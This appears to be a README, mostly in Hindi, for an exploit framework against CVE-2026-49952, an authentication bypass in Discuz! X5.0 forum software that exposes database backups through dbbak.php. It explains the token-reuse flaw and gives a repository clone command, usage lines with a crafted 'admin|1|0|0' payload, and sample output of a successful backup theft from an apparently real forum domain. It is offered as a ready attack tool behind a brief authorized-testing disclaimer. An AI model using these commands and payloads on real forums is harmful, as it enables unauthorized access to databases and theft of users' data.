

Discuz! X5.0 Authentication Bypass Exploit Framework (CVE-2026-49952) - गंभीर भेद्यता जो UC_KEY एन्क्रिप्शन ओरेकल टोकन पुन: उपयोग के माध्यम से बिना प्रमाणीकरण के डेटाबेस बैकअप तक पहुंच की अनुमति देती है। CVSS 9.1। संस्करण का पता लगाने, मल्टी-पेलोड हमलों, इंटरैक्टिव शेल और स्वचालित एक्सप्लॉइटेशन के साथ पूर्ण सुविधाओं वाला टूल। केवल अधिकृत परीक्षण के लिए।


⚡ CVE-2026-49952 | CVSS 9.1 (गंभीर ) | संस्करण 1.0.0
Discuz! X5.0 में गंभीर प्रमाणीकरण बायपास भेद्यता की पहचान करने और उसे प्रदर्शित करने के लिए डिज़ाइन किया गया एक पेशेवर पेनिट्रेशन परीक्षण उपकरण।
महत्वपूर्ण सूचनायह उपकरण केवल शैक्षिक उद्देश्यों और अधिकृत सुरक्षा परीक्षण के लिए प्रदान किया गया है।इस उपकरण का उपयोग ऐसी प्रणालियों पर न करें जिनके स्वामी आप नहीं हैं या जिनके परीक्षण के लिए आपके पास स्पष्ट अनुमति नहीं है।कंप्यूटर सिस्टम तक अनधिकृत पहुँच अवैध और अनैतिक है।लेखक इस उपकरण से होने वाले किसी भी दुरुपयोग या क्षति के लिए कोई जिम्मेदारी नहीं लेता है।इस उपकरण का उपयोग करके, आप सभी लागू कानूनों और विनियमों का पालन करने के लिए सहमत होते हैं।
Discuz! X5.0 Authentication Bypass Exploit Framework 20 मार्च 2026 और 1 मई 2026 के बीच जारी Discuz! X5.0 संस्करणों में गंभीर प्रमाणीकरण बायपास भेद्यता (CVE-2026-49952) की पहचान करने और उसे प्रदर्शित करने के लिए डिज़ाइन किया गया है।
यह भेद्यता अनप्रमाणित हमलावरों को टोकन पुन: उपयोग के लिए UC_KEY एन्क्रिप्शन ओरेकल का शोषण करके डेटाबेस बैकअप कार्यक्षमता (dbbak.php) तक पहुँचने की अनुमति देती है, जिससे संवेदनशील डेटाबेस सामग्री उजागर हो सकती है।
🏆 CVSS स्कोर: 9.1 (गंभीर)
🔐 प्रभाव: प्रमाणीकरण बायपास
📂 पहुँच: डेटाबेस बैकअप फ़ाइलें
⚡ जटिलता: निम्न (शोषण करना आसान)
🎯 लक्ष्य: Discuz! X5.0 (20260320 - 20260501)
| गुण | विवरण |
|---|---|
| भेद्यता प्रकार | प्रमाणीकरण बायपास |
| CVE ID | CVE-2026-49952 |
| CVSS संस्करण | 3.1 |
| CVSS स्कोर | 9.1 (गंभीर) |
| हमला वेक्टर | नेटवर्क |
| हमले की जटिलता | निम्न |
| आवश्यक विशेषाधिकार | कोई नहीं |
| उपयोगकर्ता सहभागिता | कोई नहीं |
| गोपनीयता प्रभाव | उच्च |
| अखंडता प्रभाव | उच्च |
| उपलब्धता प्रभाव | उच्च |
| एक्सप्लॉइट कोड परिपक्वता | कार्यात्मक |
| उपचार स्तर | आधिकारिक फिक्स उपलब्ध |
यह भेद्यता dbbak.php एंडपॉइंट में मौजूद है, जहाँ टोकन सत्यापन तंत्र UC_KEY एन्क्रिप्शन ओरेकल पर निर्भर करता है। लॉगिन अनुरोध (member.php) में एक विशिष्ट पेलोड तैयार करके, एक हमलावर एक वैध प्रमाणीकरण टोकन प्राप्त कर सकता है, जिसे उचित प्राधिकरण के बिना डेटाबेस बैकअप कार्यक्षमता तक पहुँचने के लिए पुन: उपयोग किया जा सकता है।
❌ Discuz! X5.0 (20260320 - 20260501) - असुरक्षित
✅ Discuz! X5.0 (20260510+) - पैच किया गया
🔍 संस्करण पहचान: स्वचालित फिंगरप्रिंटिंग और Discuz! संस्करण की पहचान।
⚡ मल्टी-पेलोड हमला: कई पेलोड वेरिएंट का समानांतर परीक्षण।
🖥️ इंटरैक्टिव शेल: मैन्युअल शोषण के लिए पूर्ण-विशेषताओं वाला कमांड-लाइन इंटरफ़ेस।
🚀 स्वचालित शोषण: न्यूनतम कॉन्फ़िगरेशन के साथ एक-क्लिक शोषण।
📊 परिणाम सहेजना: शोषण परिणामों को टाइमस्टैम्प्ड फ़ाइलों में निर्यात करें।
🌐 प्रॉक्सी समर्थन: नेटवर्क ट्रैवर्सल के लिए HTTP/HTTPS प्रॉक्सी कॉन्फ़िगरेशन।
🎯 थ्रेडेड स्कैनिंग: प्रदर्शन अनुकूलन के लिए कॉन्फ़िगर करने योग्य थ्रेड संख्या।
🎨 रंगीन आउटपुट: पेशेवर रंग-कोडित टर्मिनल आउटपुट।
🔐 SSL/TLS समर्थन: HTTP और HTTPS दोनों लक्ष्यों को संभालता है।
🔄 सत्र प्रबंधन: स्थायी सत्र स्थिति बनाए रखता है।
📦 पेलोड अनुकूलन: कस्टम पेलोड इंजेक्शन के लिए समर्थन।
🎯 लक्ष्य सत्यापन: शोषण से पहले Discuz! इंस्टॉलेशन की पुष्टि करता है।
Python: संस्करण 3.7 या उससे अधिक
Pip: Python पैकेज मैनेजर
# Clone the repository
git clone https://github.com/CerberusMrXi/Discuz-X5.0-Authentication-Bypass-Exploit-Framework
cd Discuz-X5.0-Authentication-Bypass-Exploit-Framework

# Install required packages
pip install -r requirements.txt

# Verify installation
python3 exploit.py --help
# Build the Docker image
docker build -t exploit .

# Run the container
docker run -it --rm exploit http://target.com
# Simple exploitation
python3 exploit.py http://target.com

# With output file
python3 exploit.py http://target.com --output results.txt

# Verbose mode for debugging
python3 exploit.py http://target.com --verbose
# With proxy and custom threads
python3 exploit.py https://target.com --proxy http://127.0.0.1:8080 --threads 10

# Custom payload
python3 exploit.py http://target.com --payload "admin|1|0|0"

python3 exploit.py http://discuz.eda.com.my
██████╗ ██╗███████╗██╗   ██╗███████╗███████╗██████╗
██╔══██╗██║██╔════╝██║   ██║╚══███╔╝╚══███╔╝╚════██╗
██║  ██║██║███████╗██║   ██║  ███╔╝  ███╔╝  █████╔╝
██║  ██║██║╚════██║██║   ██║ ███╔╝  ███╔╝  ██╔═══╝
██████╔╝██║███████║╚██████╔╝███████╗███████╗███████╗
╚═════╝ ╚═╝╚══════╝ ╚═════╝ ╚══════╝╚══════╝╚══════╝

Discuz! X5.0 Authentication Bypass Exploit Framework
CVE-2026-49952 | CVSS: 9.1 (Critical )
Author: Sudeepa Wanigarathna | Version: 1.0.0
━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━

[14:32:15] ► Phase 1: Target Reconnaissance
[14:32:15] ➜ Testing connectivity to http://discuz.eda.com.my
[14:32:16] ➜ Detecting Discuz! version...
[14:32:16] ✔ Discuz! Version: X5.0
[14:32:16] ⚡ Target is running a vulnerable version!
[14:32:16] ► Phase 2: Authcode Acquisition
[14:32:16] ➜ Extracting authcode with payload: admin|1|0|0
[14:32:17] ✔ Authcode: aBcDeFgHiJkLmNoPqRsT...
[14:32:17] ► Phase 3: Exploitation
[14:32:17] ➜ Executing exploit (operation: backup )
[14:32:18] ✔ Exploit successful!
[14:32:18] ✔ Results saved to discuz_exploit_20260724_143218.txt

╔══════════════════════════════════════════════════════════╗
║  EXPLOIT SUCCESSFUL                                      ║
╠══════════════════════════════════════════════════════════╣
║  Target: http://discuz.eda.com.my                        ║
║  Authcode: aBcDeFgHiJkLmNoPqRsT...                       ║
║  Status: Database backup accessed                        ║
║  Data Size: 24567 bytes                                  ║
║  Saved to: discuz_exploit_20260724_143218.txt            ║
╚══════════════════════════════════════════════════════════╝
मैन्युअल शोषण के लिए इंटरैक्टिव शेल प्रारंभ करें:
python3 discuz_exploit.py http://target.com --interactive

